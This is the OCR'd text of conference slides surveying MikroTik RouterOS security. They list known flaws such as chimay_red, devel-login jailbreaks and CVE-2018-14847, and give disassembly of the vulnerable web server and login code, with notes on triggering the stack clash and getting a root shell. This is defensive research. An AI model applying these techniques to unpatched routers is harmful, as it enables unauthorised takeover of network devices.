The state of MikroTik security. An overview.

SigSegV1, Paris, France

Author

- Lead researcher at Possible Security, Latvia
- Hacking and breaking things
  - Network flow analysis
  - Reverse engineering
  - Social engineering
  - Legal dimension
- http://kirils.org/
- twitter / @KirilsSolovjovs

possible.lv

Mikrotik RouterOS

- Linux
  - old
- Startup scripts
- Nova binaries
- Config


```
[# uname -a
Linux MikroTik 3.3.5 #1 Thu Aug 24 10:36:14 UTC 2017 i686 GNU/Linux
```

Secure | https://www.kernel.org/pub/linux/kernel/v3.x/

linux-3.3.4.tar.xz	27-Apr-2012 17:46
linux-3.3.5.tar.bz2	07-May-2012 16:15
linux-3.3.5.tar.gz	07-May-2012 16:15
linux-3.3.5.tar.sign	07-May-2012 16:15
linux-3.3.5.tar.xz	07-May-2012 16:15


Closed source and closed ecosystem

Is it popular?



RouterOS 6.43.4


Ecosystem. Possible entry points.



Vulnerabilities

- 283i4jfkai3389
- chimay_red
- devel-login based jailbreaks
- CVE-2018-7445 samba
- CVE-2018-14847 winbox
- CVE-2018-115{6,7,8,9}

283i4jfkai3389



chimay_red

- Unauthenticated RCE
- Stack clashing by setting large Content-Length
  - stacksize on 6.31 and below is 0x800000
  - stacksize on 6.32 and above is 0x020000
- /nova/bin/www Request::readPostData()
- Fixed in 6.38.5 & 6.37.5

/nova/bin/www

```
0x08055a04      55              push ebp
0x08055a05      89e5            mov ebp, esp
0x08055a07      57              push edi
0x08055a08      56              push esi
0x08055a09      53              push ebx
0x08055a0a      83ec24          sub esp, 0x24                   ; '$'
0x08055a0d      8b7d10          mov edi, dword [arg_10h]        ; [0x10:4]=-1 ; 16
0x08055a10      c745e4000000.   mov dword [local_1ch], 0
0x08055a17      683dac0508      push str.content_length         ; 0x805ac3d ; "content-length"
0x08055a1c      8d75e0          lea esi, [local_20h]
0x08055a1f      56              push esi
0x08055a20      e80bb5ffff      call sym.string::string_charconst
0x08055a25      83c40c          add esp, 0xc
0x08055a28      8d45e4          lea eax, [local_1ch]
0x08055a2b      50              push eax
0x08055a2c      56              push esi
0x08055a2d      ff7508          push dword [arg_8h]
0x08055a30      e8d1160000      call sym.Headers::getHeader_stringconst__unsignedint__const
0x08055a35      88c3            mov bl, al
0x08055a37      893424          mov dword [esp], esi
0x08055a3a      e8c1a8ffff      call sym.string::_string
0x08055a3f      83c410          add esp, 0x10
0x08055a42      84db            test bl, bl
    < 0x08055a44      7504            jne 0x8055a4a
    ; CODE XREFS from sym.Request::readPostData_string__unsignedint_const (0x8055a51, 0x8055a7c)
  .-> 0x08055a46      31db            xor ebx, ebx
  .-< 0x08055a48      eb57            jmp 0x8055aa1
  |   ; CODE XREF from sym.Request::readPostData_string__unsignedint_const (0x8055a44)
  |.> 0x08055a4a      85ff            test edi, edi
  |.< 0x08055a4c      7405            je 0x8055a53
  ||  0x08055a4e      3b7de4          cmp edi, dword [local_1ch]
  `-< 0x08055a51      72f3            jb 0x8055a46
   |  ; CODE XREF from sym.Request::readPostData_string__unsignedint_const (0x8055a4c)
   `> 0x08055a53      8b55e4          mov edx, dword [local_1ch]
      0x08055a56      8d4210          lea eax, [edx + 0x10]           ; 16
      0x08055a59      83e0f0          and eax, 0xfffffff0
      0x08055a5c      29c4            sub esp, eax
      0x08055a5e      89e7            mov edi, esp
      0x08055a60      50              push eax
      0x08055a61      52              push edx
```

chimay_red


devel-login based jailbreaks

- Authenticated root-level access

```
[ -f /nova/etc/devel-login
  && username == devel
  && password == admin.password ]
                        && /bin/ash
```

- /nova/bin/login
- Fixed in 6.41 (not backported)

devel-login


0x804f6d5 [gm]
push eax
push eax
lea eax, [edx + esi*8]
push eax
push ebx
call sym.string::string_stringconst;[gi]
pop edx
pop ecx
; 0x8050652
push str.devel_login
push ebx
call sym.string::append_charconst;[gj]
mov dword [esp], ebx
call sym.nv::fileExists_stringconst;[gk]
mov dword [esp], eax
call sym.string::_string;[ge]
add esp, 0x10
mov eax, dword [local_2ch]
test al, al
je 0x804f722;[gl]
f t
0x804f725 [gg]
; CODE XREF from sub.devel_login_684 (0x804f6d3)
sub esp, 0xc
push edi
call sym.vector_string_::_vector;[gn]
add esp, 0x10
; [0x8053a50:1]=0
mov al, byte [0x8053a50]
0x804f70b [gp]
; [0x8053a50:1]=0
mov byte [0x8053a50], 1
sub esp, 0xc
push edi
call sym.vector_string_::_vector;[gn]
add esp, 0x10
mov al, 1
jmp 0x804f736;[go]
0x804f722 [gl]
inc esi
jmp 0x804f6c6;[gh]

devel-login

